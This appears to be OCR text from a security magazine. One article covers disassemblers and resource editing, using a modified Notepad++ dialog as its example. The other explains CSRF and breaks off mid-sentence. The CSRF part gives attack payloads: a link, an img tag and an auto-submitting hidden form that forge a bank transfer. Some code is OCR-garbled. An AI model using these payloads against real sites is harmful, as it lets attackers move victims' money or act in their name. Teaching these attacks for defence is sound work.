Exploiting software is usually done with even a single vulnerability exposed to the attacker. Therefore, the possible and potential vulnerabilities always pose a great deal of threat giving access to exploit and leverage privileges. Hackers usually attack against software using different patterns based on the level of complexity, method of attack and the attacker's objective and various other parameters such as the blocking solutions and targeted vulnerabilities.

Attack Patterns

Successful attacks involve steps to choose the target and the input point of entry along with the probable kind of attacks that can work on the target. Attack patterns must be determined based on the vulnerabilities to manipulate the software in many ways as required.

In simple layman's language, exploit tools are available for malicious attacks and currently reverse engineering has become a learning tool for finding out security flaws and a question of practice.

Vulnerability is the essential piece to look for before trying to exploit. Any vulnerability that is rated high using Vulnerability assessment scanners available can be used to attack the target software. In the process of analysis it becomes a cake work for the attacker based on the results after testing.

Considering the level of probability of failure after testing a piece of software, the attacker realizes the debug output capability. Most of the crackers attack for personal use like to remove the Copy right protections embedded in any of the software programs. The attacker then implements the plan based on his skill set level and knowledge.

Reverse Engineering and Automated Tools

Reverse engineering plays a key role in uncovering the commercial products phenomena of features that are not documented. In other words, it is a hacker friendly tool that does. Reverse Engineering is to unravel the complexities of any target software by making use of tools available before the attack. A comprehensive knowledge of both software and hardware is necessary along with the internals, functionality of the computing machinery to exploit any application software.

Critical insight about the structure and flow of the program is extremely important while exploiting any software. In technical terms, patching involves a way to remove copy protection rights because it has the functionality to fix any of the bugs or remove and disable functions without making use of source code.


Using disassemble tool, one can perform many functions at faster pace and this tool is very easy to use. While working on backtrack, there are automated tools available for debugging and disassembling that make the crackers work simple and fast. For us to work on any of these tools, we need to understand assembly language to disassemble and modify code further or to understand the process.

IDA-Pro

IDA-Pro is Interactive disassembler, more commonly known as IDA. This tool is a graphical user interface for all the platforms. Evans Debugger has a plug-in architecture. Likewise, IDA pro is categorized by open architecture which does the work of disassembling, debugging and decompiling the code. You can disassemble a new file and it supports many executable formats and works for various operating systems such as UNIX, Mac and Windows.

Binary/Raw type of file and any other unknown file types are supported by IDA. This automated tool serves multi-purposes such as analyzing the source code, provides information about API calls. Limited Capability version is freely available for download

IDA Python which is dependent on python 2.5 has pre-installed IDA pro and plug-ins are available for scripting



```
b77b:f850 89 e0                mov eax, esp
b77b:f852 e8 39 02 00 00       call 0xb77bfa90
b77b:f857 89 c7                mov edi, eax
b77b:f859 e8 e2 ff ff ff       call 0xb77bf840
b77b:f85e 81 c3 96 b7 01 00    add ebx, 0x0001b796
b77b:f864 8b 83 00 ff ff ff    mov eax, dword ptr [ebx-256]
b77b:f86a 5a                   pop edx
b77b:f86b 8d 24 84             lea esp, [esp+eax*4]
b77b:f86e 29 c2                sub edx, eax
b77b:f870 52                   push edx
b77b:f871 8b 83 2c 00 00 00    mov eax, dword ptr [ebx+44]
b77b:f877 8d 74 94 08          lea esi, [esp+edx*4+8]
```

```
EAX: 00000000
EBX: 00000000
ECX: 00000000
EDX: 00000000
EBP: 00000000
```

```
eax = 000
esp = bfd
```

```
[load_plugins] Loading Plugin:
[load_plugins] Loading Plugin:
[load_plugins] Loading Plugin:
[load_plugins] Loading Plugin:
[load_plugins] Loading Plugin:
[Function Database] loaded with
```

```
0804:d000 69 7a 65 2d 43 6f 73 74 00 6e 63 20 2d 68 20 6
0804:d010 6f 72 20 68 65 6c 70 00 63 61 6e 27 74 20 6f 7
0804:d020 65 6e 20 25 73 00 69 6e 76 61 6c 69 64 20 70 6
```

```
bfda:e884 bfdaf76f o+Ui ASCII "/bin/netcat"
bfda:e888 00000000 ....
bfda:e88c bfdaf77b {+Ui ASCII "ORBIT_SOCKETDIR=/t
bfda:e890 bfdaf79b .+Ui ASCII "SSH_AGENT_PID=1944
bfda:e894 bfdaf7ae ®+Ui ASCII "TERM=xterm"
```

Figure 1. *Edb Debugger Running on Backtrack*

languages because these scripts help in making further modification to the generated code. Another advantage of using scripts is to enhance the functionalities of disassembler. These scripts load the external symbol tables also by making use of the function names of the original source code.

EDB-Debugger

In Backtrack, Evans debugger can be used with ease, a binary mode debugger. This tool is compatible with OllyDbg and implementation is done in C++ language. I have used the debugger in backtrack – GNOME version R5 which has got these debuggers, disassemblers under the reverse engineering tab.

The edb-debugger is graphical and we are using the 0.9.17 version which helps us understand the process flow of any application by representing in divisions. All the libraries and binary modules or the plug-ins will be loaded once the debugger is clicked from the drop-down menu. The divisions are below mentioned

- Data Dump
- Stack
- Registers

Primarily the edb-debugger is implemented using C++ as mentioned earlier and single-source portable application among windows, Mac Os X, Linux and all other major UNIX variant. Based on the user's requirement, the application software can be loaded by making use of the tab available at the left-most corner to open or attach files.


In this case, I loaded netcat, tool which is used to transfer files to and from and which can be found in the /bin folder. A pop-up opens with edb-output blank terminal window and the rest we can analyze based on the divisions and assembly level language.

Disassemblers and Decompilers/Debuggers

Application software developed by organizations nowadays actually gives way for the hackers and crackers to break into systems very easily. The source code of any newly released software product is usually not provided to the security professionals for testing. Therefore the strategy of using decompilers and disassemblers is widely popular nowadays both from the crackers view and professionals view. The foremost aspect of breaking into any system is to look for vulnerabilities. These flaws in the code occur are mostly due to programming errors. Companies must provide training on how to write source code efficiently so that it gets difficult to break in.

A Disassembler is a tool which converts machine readable code into assembly language. They are hardware architecture specific and the assembly language is far more difficult to comprehend than the high-level languages like C++ and Java.

The Disassembler used in PE explorer supports processors like Pentium I-IV, Intel 80x86 with instruction


PE Explorer Disassembler - <C:\Program Files\Notepad++\notepad++.exe>
File
Edit
Search
View
Navigate
Help
Problem and Messages List
Name List
Unprocessed data
Strings
View 1
View 2
View 3
View 4

```
;
;
;       Disassembly listing generated by PE Explorer version 1.99
;       Heaventools Software (http://www.heaventools.com)
;
;
;
;  Name: .text (Code Section)
;  Virtual Address:     00401000h  Virtual Size:     000D5416h
;  Pointer To RawData: 00001000h  Size Of RawData: 000D6000h
;
 00401000                         SUB_L00401000:
 00401000  6AFF                                   push      FFFFFFFFh
 00401002  68589F4C00                             push      L004C9F58
 00401007  64A100000000                           mov       eax,fs:[00000000h]
 0040100D  50                                     push      eax
 0040100E  51                                     push      ecx
 0040100F  56                                     push      esi
 00401010  A1306F5000                             mov       eax,[L00506F30]
 00401015  33C4                                   xor       eax,esp
 00401017  50                                     push      eax
 00401018  8D44240C                               lea       eax,[esp+0Ch]
 0040101C  64A300000000                           mov       fs:[00000000h],eax
```

```
Unexpected OPCODE (mov r/m
Unexpected OPCODE (mov r/m
Unexpected OPCODE (mov r/m
Line caused error (F3 retn
```

```
00401000:   SUB_L00401000
004010B0:   L004010B0
004010FB:   L004010FB
00401110:   SUB_L00401110
00401130:   L00401130
004011A0:   SUB_L004011A0
004011AA:   L004011AA
004011B0:   SUB_L004011B0
004011BD:   L004011BD
004011CE:   L004011CE
00401200:   SUB_L00401200
00401230:   SUB_L00401230
00401243:   L00401243
00401252:   L00401252
0040126B:   L0040126B
0040126F:   L0040126F
0040127D:   L0040127D
00401281:   L00401281
004012B7:   L004012B7
004012BF:   L004012BF
004012D0:   SUB_L004012D0
00401314:   L00401314
00401336:   L00401336
00401300:   L00401300
```

```
00401356:   [89 65 F0 8B 45 08 89 45 08 C6 45 FC 02 83 C0 01 ...]
00402283:   [89 65 F0 8B 45 08 89 45 08 C6 45 FC 02 83 C0 01 ...]
00405C9B:   [EB 03 8D 49 00]
0040D53C:   [8D 64 24 00]
0040EFD0:   [56 6A 01 8B F1 8B 46 0C 6A 00 50 FF 15 C8 75 4D ...]
0040EFF6:   [5E C2 04 00 CC CC CC CC CC CC]
0041A3DC:   [C6 45 FC 02 6A 00 68 A8 96 4D 00 8D 4D E0 E8 05 ...]
0041B596:   [C6 45 FC 02 6A 00 68 A8 96 4D 00 8D 4D E0 E8 4B ...]
00434290:   [C3 0A 5C 24 00 0A C3 F6 D0 56 0D F1 0D 4E 0C 1D ...]
```

```
254297    EP: 00483449h    Ready...    00:00:16    20:48:46 15.03.2012
```

Figure 2. *PE Explorer Disassembler running on Windows 7*

sets and extensions such as SSE3, SSE2 and SSE. Here are some options which I would be explaining though you can find them in tutorials:

- Go to file tab in the left most corner wherein you can open the application you want to disassemble.
- You can find the instruction set types mentioned above and by default all of them would be selected or Vendor provided manual would help you know the architecture and the instruction set compatible.
- Auto rescan is another option if you want the interpretation to be performed in n number of passes which is 4-5 by default.
- Opcode byte is another option which specifies the number of bytes to display the line of code. It is usually 0-32 bytes.

There are few other options relating to offsets under advanced tab. The disassembler will even analyze any unprocessed data. This will enhance the quality of disassembly functionality in PE explorer. In PE explorer, section header gives information about the type of code whether it is executable or in any other high-level language.


PE Explorer

PE Explorer is a multi-purpose tool that helps you disassemble code written in any programming language. Not to mention the expensiveness of this tool, it is also available on trial basis for a period of 30 days which caters to the learning process for every student and beginners who want to understand how you can exploit small applications easily.

Features of PR Explorer

- You can edit any software application code by using resource editor which has the functionality to modify any script.
- The graphical user interface has made it very easy to analyze the file structure or bugs during compilation and correcting of errors.
- The tool is considered a multi-purpose tool because of the wide spectrum of serving many purposes such as the resource editing or disassembling the code based on the requirement.

On the whole, PE explorer primarily has different sections such as the dependency scanner, the time-



```
1900 DIALOGEX 0, 0, 196, 100, 0
STYLE DS_SETFONT | DS_MODALFRAME | DS_FIXEDSYS | WS_POPUPWINDOW | WS_DLGFF
EXSTYLE WS_EX_TOOLWINDOW
CAPTION "COVERT"
LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US
FONT 8, "MS Shell Dlg"
{
  DEFPUSHBUTTON   "Run", 1, 16, 74, 47, 14
  PUSHBUTTON   "Cancel", 
  PUSHBUTTON   "...", 190
  COMBOBOX   "", 1902, 14                                          | CE
  GROUPBOX   "The Program
  PUSHBUTTON   "Save...",
}
```

```
02.03.2012 13:06:06 : PE Signature: OK
02.03.2012 13:06:06 : Calculating Checksum: SUCCESS (Header's Checksum: 00000000h / Real Checksum
02.03.2012 13:06:06 : EOF Position: 00188000h  (1605632)
02.03.2012 13:06:06 : Precompiling Resources...
02.03.2012 13:06:07 : Done.
```

Figure 3. *PE Explorer Resource Editor running on Windows 7*

date stamp adjuster and removable debugging tools for windows. Considering Google chrome application, I will be showing how the disassembler can help a cracker modify any application or how any software or security professional can make use of this tool to debug or disassemble the source code given for security aspects

Exploit Notepad++

Let's take Notepad++ application which is a source code editor just like notepad and it support various languages, itself written in C++. Notepad++ has the functionality to work with multiple open files. It is open source software that is free, hosted on sourceforge.net from where it can be downloaded. Using the resource editor of PE explorer, you can edit any of the menu items be it the icons or a dialog or any of the strings. We can even delete a resource and even change the version of the software. Here is a simple way to illustrate changing any item in the dialog boxes present.

- Go to Resource Editor -> You will find many options listed in hierarchy form as shown in the Figure 3
- You can find many dialog boxes listed in drop-down manner wherein you can find the code onto the right side with the graphical display. Modify accordingly.

For instance, you can find the code for each dialog display as shown above. In this example, I have modified the caption which was coded as RUN earlier to COVERT. Similarly, one can embed malicious code and run the code by making use of the other option. Since this tool is

PE Explorer contains a whole host of powerful static analysis and editing tools for working with PE files. The PE Explorer disassembler assumes that some manual editing of the reproduced code will be needed. To facilitate additional hand coding, however, the disassembler utilizes a qualitative algorithm designed to reconstruct the assembly language source code of target files with the highest degree of accuracy possible. While as powerful as the more expensive, dedicated disassemblers, PE Explorer focuses on ease of use, clarity and navigation. We just made a good disassembler at a reasonable price. It will save you hours of time and it's easy to use!

Based on Common Vulnerabilities and exposures and YGN ethical hacker group, Insecure DLL Hijacking vulnerability has been reported in the year 2008 – Stack buffer Overflow and GUP generic update process issue in the year 2007. The stack-based buffer overflow found in LexRuby.cxx, Scintilla 1.73 used by notepad++ lets any attacker access remotely by making use of arbitrary code with the help of Ruby (.rb) files. Administrator level access was gained wherein total integrity and confidentiality were compromised because system files were revealed.

Another Vulnerability found in Notepad++ is GUP generic update, execution of code but by Trojan horse. The confidentiality and integrity impact is partial in terms of revealing information and modification. The attacker can gain user-level access and exploiting this vulnerability is quite easy and possible with little knowledge and skill-set.

Vulnerabilities in software endanger the business operations, intellectual property and trust of consumers including the commercial application products. As security and software professionals, we need to build software that not only does the work but also a secured and trusted one.

SWETHA DABBARA

Swetha Dabbara is a graduate in Computer Science and Engineering with a work experience of about 3 years in IT Sector. Holding a Diploma in Information Security and Ethical Hacking, she working as a freelance writer for Triond and Wikinut Website since the year 2010.

Cross Site Request Forgery

– Session riding

In recent years web and web application become an indispensable part of our lives. With this our growing indispensability grow the interest of attacker in exploiting web applications and web-based information systems.

Cross Site Request Forgery (CSRF, XSRF) knowing as sessions riding is relative new security issue. Principle of this type of attacks lies on trust web applications in its authorized users. This can by exploited by attacker – make arbitrary HTTP request on behalf of a victim user.

In this article we present you some detailed information about common and important class of web applications vulnerabilities, co called “session riding”, we will show where do they come from, what is their main cause, what the possible profits for attackers can be and finally what can we do to protect our sites.

Prerequisite skills and knowledge

Reader should be moderately familiar with basics of HTTP protocol, should be interested in information technology security and should have some sane guess to distinguish between what is secure and what is not regarding working with web applications.

Introduction

By successful CSRF attacks the attacker is able to initiate arbitrary HTTP request to vulnerable web application in name of victim user. This type of attacks are very dangerous if we imagine, the attacker could (depends on the web application) post messages, send emails, change the user’s login name or password or even make some nasty thing on e-shops or banks pages – and all this stuff in name of the victim user. In face of well-know web security problems such as SQL injections and *Cross Site Scripting* (XSS), sessions riding appears a problem that is little know by web applications developers and academic-researcher community. Given this, result is that only few mitigation exist. Unfortunately, these solutions do not offer the complete protection against sessions riding or require significant modifications.

Sessions Riding – concepts and mechanisms

Computer security is a vast and dynamic subject and I believe no one doubts same is the security of web applications. (Does anyone?) There are really plenty of ways webs can be designed insecure and yet much more ways these security holes can be utilized for evil’s benefit. To bring some order, methodology and improvement into handling such an important and broad topic, OWASP non- profitable organization was established. OWASP website is perhaps the most valuable and comprehensive source of useful information about web security. Many of the vulnerabilities like XSS or SQL injections are well known to attackers and security professionals and are the most typical vectors of attack. Session riding, known since since the 1990s, although not being as popular as the former, is at least as frequent, if not more, and is estimated to be next hot security issue for ongoing years and security practitioners must be prepared to deal with. Here we will try to explain what session riding is, why does it exist and how to prevent it.

Session riding is a less technical term often used in articles and textbooks for important category of web application vulnerabilities known as Cross Site Request Forgery (abbreviated as CSRF). Although they do not belong to ones abused most frequently, they are almost omnipresent nowadays in the world of web and even appeared on 5th place of OWASP Top 10 for 2010. The fact that they appeared on the list tells us much. The underlying reason these vulnerabilities exist is rather simple and straightforward: *“They are predicted by standard particle model. Punctum.”*

No really, seriously: Web application don't recognize, whether logged user's action is authorized or not, it trusts web user's commands and considers all the requests made legitimate. Valid session is the only thing web application like e-shop needs to confirm shopping order was valid. Let's look how this works in more detail.

User Authentication in Web Applications

HTTP protocol that we use to access web is stateless. That's old and we know it. Every HTTP request made to the web server from the same source is taken as unrelated to previous or succeeding. In other words HTTP is not able to recognize when number of request all belong to a particular user. So there is no straightforward mechanism to identify requested of a user that has already performed a successful login. Yes, more than one request per connection can be made using so called "keepalive" connections, but they are not mandatory, nor guaranteed, rather an advisory to save connection creation overhead.

In order to keep track of particular user visiting different parts of web application and keeping track of his online activity separated from other users, developers had to invent solutions to overcome request independence problem. One way, how to overcome this issue is to preserve user-specified state in the client-side cookies. Cookies are bits of information set as necessary by application on the server and sent to the user in form of HTTP response headers, that browsers basically remember some way. These cookies, that were set by the application are automatically sent to all the web pages, that target the same application. Cookies can have properties like expire timeout, location path, DNS domain they are valid for etc, but that's mostly irrelevant now for further understanding. Snippet of HTTP response with set session cookie header:

```
HTTP/1.1 200 OK
....
....
Set-Cookie: IlikeIceCream=yes;path=/;HttpOnly
Set-Cookie: PHPSESSID=cb9c54f6f2464bb12354f950d30d3d4480
ae850f; path=/; HttpOnly
....
```

By inserting a Set-Cookie HTTP header into reply of server, web applications can instruct the client browser to create cookie with given name and value. In all other requests to the server, the client browser automatically include this cookie information. Based on this information, web applications can associate request with certain user. Because this cookies are stored in clients machine are under direct 's user control. Given this we have to realize the cookies can be suitable only for freely modified information by user. For some web applications, informations must not be modified between requests. In other case, the amount of data (which is coupled with certain user) is too large to constantly exchange it. To solve this problem, web developers typically use sessions (Figure 1).

A sessions is established on server side to recognize requests that belong together, and to associate these requests with sessions data stored on the server. To this end each client provide only sessions-id which is unique identifier of each sessions stored at the server.

Nowadays we know two main possibilities how to attach sessions IDs in to each request. First way how do this is to perform *URL rewriting*. Simply said – we augment hyperlinks with additional parameters that contains the sessions-id. E.q. `./index.php` can be extended into `./index. php?sessid=12345` to store sessions-id with value 12345. Many application run-time and development environments already provide automatic rewriting mechanism to ease the task for web developers. The second possibility to include sessions information is to set cookies, which are automatically sent by browser. As a result or effect of sessions is that web applications have ability to keep track the authentication state of a users. So user is able to perform privileged actions without the need to explicitly login each time – authentications occurs on the background by the underlying sessions mechanism.




Figure 1. *Using sessions for server side state*

Sessions of different users are maintained by random and unique cookie strings (session tokens), set by application in answer to HTTP request, when there's no session cookie send by browser. Good randomness and unpredictability of this cookie guarantees server side application knows is talking to a particular user.

So far so good. Now back to the session riding. Vulnerable application is mostly application, that evaluates origin and validity of actions solely according to the valid session token.

Exploiting Session Mechanisms

The presented concepts about web applications and how they use sessions and sessions-id imply that the sessions-id temporarily has the same significance as the user's credentials. As we know, if attacker obtains the sessions-id of authenticate user can initiate the requests the server with the same privileges as this user. As a result, the sessions-id has become a primary target for web attackers. For example one of the goal of *cross site scripting* (XSS) attackers is a inject malicious JavaScript code into the reply of a vulnerable application with the aim to obtain sessions-id to the attacker.

Cross sites request forgery use different approach. Rather then attempt to steal the sessions-id, a cross sites request forgery abuse the fact that most applications cannot distinguish between intended user request, and request that the user issued because she was tricked to do so. For example, assume the online banking application of *www.somebank.com* receives the following request from user.

```
GET /transfer.php?amount=10000&to=7777
```

Web application interprets this request as transferr 10,000e from the user's account to the account 7777. This application optimistically assumes that the request indeed originated from the HTML form designated for this purpose and faithfully carries out the transaction. But this request can by generated in different way. Imagine the situation: after paying an invoice via online banking, the user forgets to log out and proceeds by surfing to some other pages. One of this pages contains following hyperlink:

```
<a href=' www .bigbank. corn/transfer. php? arnount=
1OOOO?to=7777' >Click here</a> for sornething really
interesting.
```

If user click on this "interesting link" the previously presented GET request is sent to *www.somebank.com*. Since user forgot to log out, the sessions has not be discarded yet and the cookies with the sessions-id still exist. Because this sessions-id still exist, all processes on background, which are coupled with authenticate the user occurs and a result is the user sent amount of money to some unknown account.

This described attacks is really simple ant probably work only against user that are not security-aware and have limited knowledge about web applications mechanisms. The critical request can be performed through the following src attribute of an image tag:

```
<img src='www.somebank.com/transfer.php?amount=10000?to
                =7777'>
```

Moreover CSRF attacks are not limited to GET request.

```
<form action="http://www.somebank.com/transfer.php"
method="post">
<input type="hidden" name="to" value="7777"/>
<input type="hidden" name="amount" value="10000"/>
<input type="submit"/>
</form>
<script type="text/javascript">
document.forms[O].submito;
</script>
```

This part of code demonstrates how an POST request can be assembled through a HTML form and submitted by small JavaScript code. However,

